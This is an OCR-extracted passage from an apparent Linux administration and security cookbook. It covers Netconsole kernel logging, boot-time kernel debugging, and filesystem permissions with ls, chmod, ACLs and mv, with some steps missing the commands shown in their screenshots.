
Before starting the configuration of Netconsole, we need to know the MAC address of the system where the UDP packets will be sent. This system is referred to as a receiver, and it may be in the same subnet or a different one. These two cases are described here:

1. The first case is when the receiver is in the same subnet.

2. The IP address of the receiver in this example is `192.168.1.4`. We will send UDP packets to this IP address.



3. Now, let's find the MAC address of the receiver system by executing this command. In the following case, the IP address is of the receiver system.




As we can see in the preceding example, `90:00:4e:2f:ac:ef` is the MAC address we need.


4. The second case is when the receiver is not in the same subnet. In this case, we need to first find the default gateway. To do so, we run this command:

5. Here, the default gateway is `192.168.1.1`.

6. We need to find the MAC address of the default gateway. First, send a packet to the default gateway in this way:



7. Now, let's find the MAC address.



Here, `c0:3f:0e:10:c6:be` is the MAC address of the default gateway that we need.

Now that we have the MAC address of the receiver, we can start with the configuration process of Netconsole.


How to do it...

To begin with, we need to change the kernel options at boot time. If you are using Grub as the bootloader, it will, by default, boot the kernel with the `quiet splash` option. However, we don't wish this to happen. So, we need to change the kernel options.


1. First, create a backup of Grub at the `/etc/default/grub` location using the command shown in the following screenshot:

2. Now, open any editor of your choice to edit `/etc/default/grub`.


3. Find the line `GRUB_CMDLINE_LINUX_DEFAULT="quiet splash"` and replace it with `GRUB_CMDLINE_LINUX_DEFAULT="debug ignore_loglevel"`.



4. Now, run this command to update Grub accordingly:




5. Once we have implemented the preceding commands, we need to initialize Netconsole at boot time. For this, we first need to know the IP address and the interface of the sender system. This can be done using the command shown in the following screenshot:



6. We also need the IP address and MAC address of the receiver system, which we took a look at in the *Getting Ready* section.
7. Now, let's start initializing Netconsole. First, let's get `netconsole` to load on boot by adding the module to `/etc/`modules.

8. Next, we'll make sure that it has the appropriate options configured as well. For this, we will add the module options to the `/etc/modprobe.d/netconsole.conf` file and run the command shown in this screenshot:



9. In the preceding command, the part that starts with Netconsole has the following syntax:

   `netconsole=<LOCAL_PORT>@<SENDER_IP_ADDRESS>/<SENDER_INTERFACE>,<REMOTE_PORT>@<RECEIVER_IP_ADDRESS>/<STEP_1_MAC_ADDRESS>`

   We have used `6666` for both `<LOCAL_PORT>` and `<REMOTE_PORT>`.

10. Next, we need to set up the receiver.

    Depending on which version of Linux is being used as the receiver, the command used to set up it up may vary:

    `netcat -l -u 192.168.1.4 6666 | tee ~/netconsole.log`

    Try setting up the receiver without an IP address if the preceding command doesn't work:

    `netcat -l -u 6666 | tee ~/netconsole.log`

11. If you are using a variant of Linux that has a different version of Netcat, the following error message will be printed when you try using the preceding commands:

12. If you get the preceding error message, you can try out the command shown in this screenshot:

13. Now, let the preceding command keep running.
14. Next, we need to check whether everything is working properly. Reboot the sender system, and then execute the command shown in this screenshot:

```
root@kali:~# dmesg | grep netcon
[   21.882935] netpoll: netconsole: local port 6666
[   21.883210] netpoll: netconsole: local IPv4 address 192.168.1.11
[   21.883491] netpoll: netconsole: interface 'eth0'
[   21.883754] netpoll: netconsole: remote port 6666
[   21.883999] netpoll: netconsole: remote IPv4 address 192.168.1.4
[   21.884279] netpoll: netconsole: remote ethernet address 90:00:4e:2f:ac:ef
[   21.884604] netpoll: netconsole: device eth0 not up yet, forcing it
[   22.511912] netpoll: netconsole: carrier detect appears untrustworthy, waitin
g 4 seconds
```

15. Now, you need to check the receiver system to take a look at whether the kernel messages have been received or not.
16. Once everything is done, press *Ctrl* + *C*. Then, you can check for the messages in `~/netconsole.log`.

How it works

To capture kernel panic messages, we configure Netconsole, which logs messages over the network. To do this, we need one more system on the network that serves as a receiver. Firstly, we try to find the MAC address of the receiver system. Then, we change the kernel boot options. After updating Grub, we start initializing Netconsole on the sender system that we want to debug. Finally, we then we set up the receiver system to start receiving kernel messages.

There's more...

If you are using a Windows system as a receiver, then you can use **Netcat** for Windows, which is available at `http://joncraton.org/files/nc111nt.zip`. Execute the following steps to set up a Windows receiver:

1. Download the file from the given link and extract it in a specified location (that is, `C:\Users\Tajinder\Downloads\nc`).
2. Now, open Command Prompt. Then, move to the folder where you have extracted Netcat.

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Tajinder>cd \

C:\>cd C:\Users\Tajinder\Downloads\nc

C:\Users\Tajinder\Downloads\nc>
```

3. Next, run the command shown here:

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Tajinder>cd Downloads\nc

C:\Users\Tajinder\Downloads\nc> nc -u -l -p 6666 192.168.1.3 > netconsole.txt
```

4. Here, `192.168.1.3` is the same as `<RECEIVER_IP_ADDRESS>`.
5. Let the preceding command run and continue along with the commands mentioned in step 9. Once this is done, press *Ctrl* + *C*. You will find messages in `netconsole.txt`.

Debugging a kernel on boot

Sometimes, your system might fail to boot changes within the kernel. Hence, it is important that when you're creating reports about these failures, all the appropriate information about debugging is included. This will be useful for the kernel team in order to resolve the issue.

How to do it...

If you are trying to capture error messages that appear during boot, then it is better to boot the kernel with the `quiet` and `splash` options removed. This helps you to see messages, if any, that appear on the screen.

To edit the boot option parameters, perform the following steps:

1. Boot the machine.
2. During the BIOS screen, press the *Shift* key and hold it down. You should see the Grub menu after the BIOS loads.

3. Navigate to the kernel entry that you want to boot and press *e*.

4. Then, remove the `quiet` and `splash` keywords (these can be found in the line starting with Linux)

5. Press *Ctrl* + *x* to boot.

You can see error messages, if any, on the screen.

Depending on the type of error messages you encounter, there are other boot options you could try. For example, if you notice ACPI errors, try booting with the `acpi=off` boot option.

3
Local Filesystem Security

In this chapter, we will discuss the following:

- Viewing file and directory details using the ls command
- Changing the file permissions using the chmod command
- Implementing access control list (ACL)
- File handling using the mv command (moving and renaming)
- Install and configure a basic LDAP server on Ubuntu

Viewing file and directory details using the ls command

The `ls` command is used to list files in a directory, and it is similar to the `dir` command in DOS. This command can be used with various parameters to give different results.

Getting ready

Since the `ls` command is a built-in command of Linux, we don't need to install anything else to use it.

How to do it...

Now, let's take a look at how we can use `ls` in different ways to get a variety of results by just following these given steps:

1. To take a look at the simple listing of files in a current directory, type `ls`:

```
root@kali:~# cd /
root@kali:/# ls
0     etc         lib         opt             run      sys  vmlinuz
bin   example     lost+found  permissions.acl  sbin     tmp
boot  home        media       proc            selinux  usr
dev   initrd.img  mnt         root            srv      var
root@kali:/#
```

2. To get more information about the files and directories listed using the `ls` command, add a type identifier, as shown here:

```
root@kali:/# ls -FC
0      etc/         lib/         opt/             run/      sys/  vmlinuz@
bin/   example/     lost+found/  permissions.acl  sbin/     tmp/
boot/  home/        media/       proc/            selinux/  usr/
dev/   initrd.img@  mnt/         root/            srv/      var/
root@kali:/#
```

   When the preceding identifier is used, the executable files have an asterisk at the end of the name, while the directories have a slash, and so on.

3. To check out details of files, such as the creation dates, owners, and permissions, run the command with the `l` identifier, as shown here:

```
root@kali:/# ls -l
total 92
-rw-r--r--   1 root  root     0 Jan  8  2014 0
drwxr-xr-x   2 root  root  4096 Jan  8  2014 bin
drwxr-xr-x   4 root  root  4096 Jan  8  2014 boot
drwxr-xr-x  14 root  root  3260 Nov 28 15:18 dev
drwxr-xr-x 177 root  root 12288 Nov 28 16:08 etc
drwxr-xr-x   3 user1 root  4096 Nov 23 17:54 example
drwxr-xr-x   3 root  root  4096 Nov 28 14:05 home
```

4. To find a listing of all the hidden files in the current directory, use the `a` identifier, as shown here:

```
root@kali:/# ls -a
.   bin   etc      initrd.img  media  permissions.acl  run      srv  usr
..  boot  example  lib         mnt    proc             sbin     sys  var
0   dev   home     lost+found  opt    root             selinux  tmp  vmlinuz
root@kali:/#
```

Files that begin with a period (also called **dot files**) are hidden files, which are not shown if the `-a` option is not used.

5. To print the file size in readable form, such as MB, GB, TB, and so on, instead of printing in terms of bytes, we can use the `-h` identifier along with `-l` identifier, as show here:

```
root@kali:/# ls -lh
total 92K
-rw-r--r--   1 root  root    0 Jan  8  2014 0
drwxr-xr-x   2 root  root 4.0K Jan  8  2014 bin
drwxr-xr-x   4 root  root 4.0K Jan  8  2014 boot
drwxr-xr-x  14 root  root 3.2K Nov 28 15:18 dev
drwxr-xr-x 177 root  root  12K Nov 28 16:08 etc
drwxr-xr-x   3 user1 root 4.0K Nov 23 17:54 example
drwxr-xr-x   3 root  root 4.0K Nov 28 14:05 home
```

6. If you wish to exclude all the files and display only their subdirectories, then you can use the `-d` option, as follows:

```
root@kali:/# ls -d */
bin/   etc/      lib/         mnt/   root/  selinux/  tmp/
boot/  example/  lost+found/  opt/   run/   srv/      usr/
dev/   home/     media/       proc/  sbin/  sys/      var/
root@kali:/#
```

7. The `ls` command when used with the `-R` option will display the contents of the subdirectories, too:

```
root@kali:/example# ls -R
.:
accounts  permissions.acl

./accounts:
dir1

./accounts/dir1:
root@kali:/example#
```

How it works...

When we use different options with the `ls` command, it gives us different results in terms of listing a directory. We can use any option as per our requirements.

It is recommended that you get into the habit of using `ls -lah` so that you can always find the listing in readable sizes.

Changing the file permissions using the chmod command

Change Mode or **chmod** is a Linux command that is used to modify the access permissions of files and directories. Everybody wants to keep their data secure and properly organized. For this reason, Linux has a concept that associates owners and groups with every file and directory. These owners and groups have different permissions to access a particular file.

Getting ready

Before we take a look at the different usages of the `chmod` command, we need to know the different types of users and the symbolic representation used:

- `u` is used for user/owner
- `g` is used for a group
- `o` is used for others

Now, create a file called `testfile.txt`, to try out the different commands of `chmod`.


How to do it...

Now, we will take a look at how to use `chmod` in different ways in order to set different permissions:

1. If we want to change a single permission for users (owners, groups, or others), we use the `+` symbol to add the permission, as shown in the following command:

   ```
   chmod u+x testfile.txt
   ```

   The preceding command will add the `execute` permission for the owner of the file:

   
   ```
   root@kali:~# chmod u+x testfile.txt
   root@kali:~# ls -l testfile.txt
   -rwxr--r-- 1 root root 39 Nov 23 18:27 testfile.txt
   root@kali:~#
   ```

2. If we want to add multiple permissions, we can do this through a single command. We just need to separate different permissions using a comma, as shown here:

   ```
   chmod g+x, o+x testfile.txt
   ```

The preceding command will add the `execute` permission for the group and other users of the file:

```
root@kali:~# chmod g+x,o+x testfile.txt
root@kali:~# ls -l testfile.txt
-rwxr-xr-x 1 root root 39 Nov 23 18:27 testfile.txt
root@kali:~#
```

3. If we want to remove a permission, we just use the `-` symbol instead of `+`, as shown here:

   `chmod o-x testfile.txt`

   This will remove the `execute` permission for the other users of the particular file:

```
root@kali:/example# ls -l testfile.txt
-rwxr-xr-x 1 root root 39 Nov 30 02:36 testfile.txt
root@kali:/example# chmod o-x testfile.txt
root@kali:/example# ls -l testfile.txt
-rwxr-xr-- 1 root root 39 Nov 30 02:36 testfile.txt
root@kali:/example#
```

4. Suppose we wish to add or remove a permission for all the users (owner, group, and others); we can do this through a single command using the `a` option, which signifies all users, as shown here:

   To add the `read` permission for all the users, use this command:

   `chmod a+r testfile.txt`

   To remove the `read` permission for all the users, use this command:

   `chmod a-r testfile.txt`


   This is shown in the following screenshot:

```
root@kali:/example# ls -l testfile.txt
--wx--x--- 1 root root 39 Nov 30 02:36 testfile.txt
root@kali:/example# chmod a+r testfile.txt
root@kali:/example# ls -l testfile.txt
-rwxr-xr-- 1 root root 39 Nov 30 02:36 testfile.txt
root@kali:/example# chmod a-r testfile.txt
root@kali:/example# ls -l testfile.txt
--wx--x--- 1 root root 39 Nov 30 02:36 testfile.txt
root@kali:/example#
```

5. Here, we suppose that we want to add a particular permission to all the files in a directory. Now, instead of running the command for all the files individually, we can use the `-R` option, which signifies that the given operation is recursive. So, to give `execute` permission for the other users and all the files in a directory, the command will be as follows:

   `chmod o+x -R /example`


   Have a look at the following screenshot showing



6. To copy the permissions of a particular file to another file, we can use the `reference` option:

   `chmod --reference=file1 file2`

   Here, we applying the permissions of `file1` to another file called `file2`. The same command can be used to apply the permissions of one directory to another directory:



How it works...

When `chmod` is used with a symbolic representation, we already know the following:

- `u` is used for a user/owner

- `g` is used for a group
- `o` is used for others

Also, different permissions are referred to as follows:

- `r`: read
- `w`: write
- `x`: execute

So, using the preceding commands, we change the permissions for the user, group, or others as per our requirements.

There's more...

We can set permissions with `chmod` using numbers as well, which is called the **Octal** representation. Using numbers, we can edit permissions for an owner, group, and others, all at the same time. The syntax of the command is as follows:

- `chmod xxx file/directory`

Here, `xxx` refers to a three digit number ranging from `1-7`. The first digit refers to the owner's permission, while the group is represented by the second digit, and third digit refers to the permissions of others.

When we use the octal representation `r`, `w`, and `x` permissions have a specific number value, as mentioned here:

- *r=4*
- *w=2*
- *x=1*

Now, a `read` and `execute` permission is represented as follows:

- *r-x = 4+0+1 = 5*

Similarly, a `read`, `write`, and `execute` permission is calculated as follows:

- *rwx = 4+2+1 = 7*

If we wish to give only the `read` permission, it will be as follows:

- *r-- = 4+0+0 = 4*

So, now if we the run the following command, it gives the permission as calculated:

```
chmod 754 testfile.txt
```

Here's the screenshot:

```
root@kali:/example# ls -l testfile.txt
-rw--w-rwx 1 root root 39 Nov 30 02:36 testfile.txt
root@kali:/example# chmod 754 testfile.txt
root@kali:/example# ls -l testfile.txt
-rwxr-xr-- 1 root root 39 Nov 30 02:36 testfile.txt
root@kali:/example#
```

Implementing access control list (ACL)

Implementing the basic file permissions using `chmod` is not enough, so we can use ACLs. In addition to providing permissions for the owner and group of a particular file, we can set permissions for any user, user group, or group of all the users who are not in a group of a particular user using ACLs.

Getting ready

Before starting with the setting of permissions using ACLs, we need to confirm whether ACLs are enabled or not. We can do this by trying to view the ACLs for any file, as shown in this example:

```
getfacl<filename>
```

The preceding command will show an output similar to the following if the ACLs are enabled:

```
$ getfacl accounts
# file: accounts
# owner: user1
# group: user1
user::rwx
user:user1:rwx
user:user2:rwx
group::r-x
mask::rwx
other::---
```

How to do it...

To understand more about ACLs, let's perform these steps:

1. First, we will create three users and give them names—`user1`, `user2`, and `user3`:

```
root@kali:~# useradd user1
root@kali:~# passwd -d user1
passwd: password expiry information changed.
root@kali:~# useradd user2
root@kali:~# passwd -d user2
passwd: password expiry information changed.
root@kali:~# useradd user3
root@kali:~# passwd -d user3
passwd: password expiry information changed.
root@kali:~#
```

The preceding command is used to change the password information, which is optional. You can ignore it if you want to. However, in this case, you will need to log in with the password of a particular user as and when required.

2. Next, create a group with any name, such as `group1`. After creating the group, we will add the three users, created in the previous step, to this group:

```
root@kali:~# addgroup group1
Adding group `group1' (GID 1004) ...
Done.
root@kali:~# usermod -G group1 user1
root@kali:~# usermod -G group1 user2
root@kali:~# usermod -G group1 user3
root@kali:~#
```

3. Next, we will create the `/example` directory and change its ownership to `user1`:

```
root@kali:~# mkdir /example
root@kali:~# chown user1 /example
root@kali:~#
```

4. Open a new terminal window and log in from `user1`. After this, change to the `/example` directory, which was created in the previous example, and inside it, create a directory with any name, such as `accounts`:

```
$ cd /example
$ mkdir accounts
$
```

5. Now, suppose `user1` wants to give `write` permission to `user2` only in the accounts directory. To do so, `user1` has to set `write` permission in groups. But doing so will give write permission to `user3` also, and we don't want this to happen. So, `user1` will grant write access to `user2` using ACLs, as shown here:

```
$ setfacl -m u:user1:rwx accounts
$ setfacl -m u:user2:rwx accounts
$ setfacl -m other:--- accounts
$
```

6. Now, we will check the permissions in the `accounts` directory:

```
$ getfacl accounts
# file: accounts
# owner: user1
# group: user1
user::rwx
user:user1:rwx
user:user2:rwx
group::r-x
mask::rwx
other::---
```

We can see that in the preceding image, only `user1` and `user2` have `write` permission in the directory, and the others have no permissions.

7. Open a new terminal and log in from `user2`. Then, change to the `/example` directory:

```
root@kali:~# su user2
$ cd /example
$
```

8. Let's try to make a directory in the `accounts` folder. Since `user2` has `write` permission, this should be successful:

```
$ cd accounts
$ mkdir dir1
$ ls
dir1
```

9. Next, open a new terminal and log in from `user3`. Then, change to the `/example` directory:

```
root@kali:~# su user3
$ cd /example
$
```

10. Try to change to the `accounts` directory. Since `user3` does not have any permission over the directory, it will be denied:

```
$ cd accounts
sh: 3: cd: can't cd to accounts
$
```

There's more...

We might want to grant the `execute` permission for only two users from a group of users. If we do this by setting the permission using `chmod`, all the users from the group will get the execute permission. However, we do not want this. This kind of situation can be handled using ACLs.

In the preceding steps, we have set permissions on a file individually for each user, thus avoiding the chance of allowing others to also have any permissions.

Whenever we deal with file permissions, it is better to take a backup of the permissions if your files are important.

Here, we suppose that we have an `example` directory that contains a few important files. Then, back up the permissions using this command:

```
getfacl -R /example>permissions.acl
```

```
root@kali:/# getfacl -R /example> permissions.acl
getfacl: Removing leading '/' from absolute path names
root@kali:/# cd example/
root@kali:/example# ls
accounts  permissions.acl
root@kali:/example#
```

The preceding command backs up the permissions and stores them in a file called `permissions.acl`.

Now, if we want to restore the permissions, the command to do this is as follows:

```
setfacl -- restore=permission.acl
```

This shown in the following screenshot:

```
root@kali:/example# setfacl --restore=permissions.acl
root@kali:/example#
```

This will restore and back up all the permissions to where they were while creating the backup.

File handling using the mv command (moving and renaming)

The **mv** or **move** command is used when we wish to move files from one directory to another, and we don't want to create duplicates while doing this (something that happens when using the `cp` command).

Getting ready...

Since `mv` is a built-in command of Linux, we don't have to configure anything else to understand how it works.

How it works...

On every Linux system, this command is installed by default. Let's take a look at how to use the `mv` command by taking different kinds of examples:

1. To move the `testfile1.txt` file from the current directory to any other directory, such as `home/practical/example`, the command is as follows:

   `mv testfile1.txt /home/practical/example`

   The preceding command will work only when the location of the source file is different from the destination.


   When we move the file using the preceding command, the file will get deleted from the previous location:

```
root@kali:~# ls
build_module  Downloads  mkinitcpio  netconsole.log   testfile.txt
root@kali:~# mv testfile.txt /home/practical/example/
root@kali:~# cd /home/practical/example/
root@kali:/home/practical/example# ls
testfile.txt
root@kali:/home/practical/example# cd
root@kali:~# ls
build_module  Downloads  mkinitcpio  netconsole.log
```

2. To move multiple files using a single command, we can use this command:

   `mv testfile2.txt testfile3.txt testfile4.txt /home/practical/example`

   When using the preceding command, all the files that we are moving should be in the same source location:



3. To move a directory, the command is the same as the one used to move a file. Suppose we have a `directory1` directory in the current directory and we want to move it to the `/home/practical/example` location, the command will be as follows:

   `mv directory1/ /home/practical/example`

   This shown in the following screenshot:

4. The `mv` command is also used to rename files and directories. Suppose that we have an `example_1.txt` file and wish to rename it `example_2.txt`, the command to do this will be as follows:

   `mv example_1.txt example_2.txt`

The preceding command works when the destination location is the same as the source location:

```
root@kali:~/example# ls
example_1.txt  practical
root@kali:~/example# mv example_1.txt example_2.txt
root@kali:~/example# ls
example_2.txt  practical
root@kali:~/example#
```

5. Renaming a directory also works in the same way as renaming a file. Suppose we have a `test_directory_1` directory and we want to rename it `test_directory_2`, then the command will be as follows:

   `mv test_directory_1/ test_directory_2/`

   The execution of the preceding command can be seen in the following screenshot:

```
root@kali:~/example# ls
example_2.txt  practical  test_directory_1
root@kali:~/example# mv test_directory_1/ test_directory_2
root@kali:~/example# ls
example_2.txt  practical  test_directory_2
root@kali:~/example#
```

6. When we use the `mv` command to move or rename a large number of files or directories, we can check whether the command works successfully or not using the `-v` option.
7. We may want to move all the text files from the current directory to the `/home/practical/example` folder and also check them. To do this, use the following command:

   `mv -v *.txt /home/practical/example`

   The execution of the preceding command can be seen in the following screenshot:

```
root@kali:~/example# ls
example_1.txt  example_3.txt  practical
example_2.txt  example_4.txt  test_directory_2
root@kali:~/example# mv -v *.txt /home/practical/example/
`example_1.txt' -> `/home/practical/example/example_1.txt'
`example_2.txt' -> `/home/practical/example/example_2.txt'
`example_3.txt' -> `/home/practical/example/example_3.txt'
`example_4.txt' -> `/home/practical/example/example_4.txt'
root@kali:~/example#
```

8. This also works when moving or renaming a directory:

```
root@kali:~/example# mv -v test_directory_2/ /home/practical/example/
`test_directory_2/' -> `/home/practical/example/test_directory_2'
root@kali:~/example#
```

9. When we use the `mv` command to move a file to another location and a file already exists there with the same name, then the existing file gets overwritten when using the default command. However, if we wish to show a pop-up notification before overwriting the file, then we have to use the `-i` option, as shown here:

   `mv -i testfile1.txt /home/practical/example`

   When the preceding command is run, it will notify us that a file with the same name already exists in the destination location. Only when we press *y* will the command complete; otherwise, it will get cancelled:

```
root@kali:~# ls
build_module  Downloads  mkinitcpio  netconsole.log   testfile.txt
Desktop       example    myfile      permissions.acl
root@kali:~# mv -i testfile.txt /home/practical/example/
mv: overwrite `/home/practical/example/testfile.txt'? y
root@kali:~# ls
build_module  Downloads  mkinitcpio  netconsole.log
Desktop       example    myfile      permissions.acl
root@kali:~#
```

10. When using the `mv` command to move a file to another location where a file with the same name already exists, using the `-u` option will update the file in the destination location only if the source file is newer than the destination file.

    We have two files, `file_1.txt` and `file_2.txt`, at the source location. First, check the details of the file using this command:


    `ls -l *.txt`

    Now let's check the details of the files at the destination location:

    `ls -l /home/practical/example/*.txt`

Now, move the files using this command:

```
mv -uv *.txt /home/practical/example/
```



We see that `file1.txt` and `file2.txt` have been moved to the destination location and have updated the earlier files because of the new time stamp of the source files.

11. Suppose we move multiple files and in the destination location, a few files with the same name as the source already exist, which we don't want to update. In such a case, we can use the `-n` option, as shown in the following steps.
12. We have two files, `file_1.txt` and `file_2.txt`, at the source location. First, check the details of the files using this command:

    ```
    ls -l *.txt
    ```

13. Now, move the files using this command:

    ```
    mv -nv *.txt /home/practical/example/
    ```

14. Let's check the details of the files in the destination location:

    ```
    ls -l /home/practical/example/*.txt
    ```

15. The files with the same name have not been moved, which can be checked by observing their timestamp:

```
root@kali:~/example# ls -l *.txt
-rw-r--r-- 1 root root 44 Nov 28 15:22 example_1.txt
-rw-r--r-- 1 root root 43 Nov 28 15:23 example_2.txt
root@kali:~/example# mv -nv *.txt /home/practical/example/
root@kali:~/example# ls -l /home/practical/example/*.txt
-rw-r--r-- 1 root root 20 Nov 28 15:05 /home/practical/example/example_1.txt
-rw-r--r-- 1 root root 25 Nov 28 14:27 /home/practical/example/example_2.txt
-rw-r--r-- 1 root root 20 Nov 28 14:47 /home/practical/example/example_3.txt
-rw-r--r-- 1 root root 19 Nov 28 14:47 /home/practical/example/example_4.txt
-rwxr-xr-x 1 root root 39 Nov 28 14:55 /home/practical/example/testfile.txt
root@kali:~/example#
```

16. When moving file, if the destination location already has a file with the same name, then we can also create a backup of the destination file before it is overwritten by the new one. To do this, we use the `-b` option:

    `mv -bv *.txt /home/practical/example`

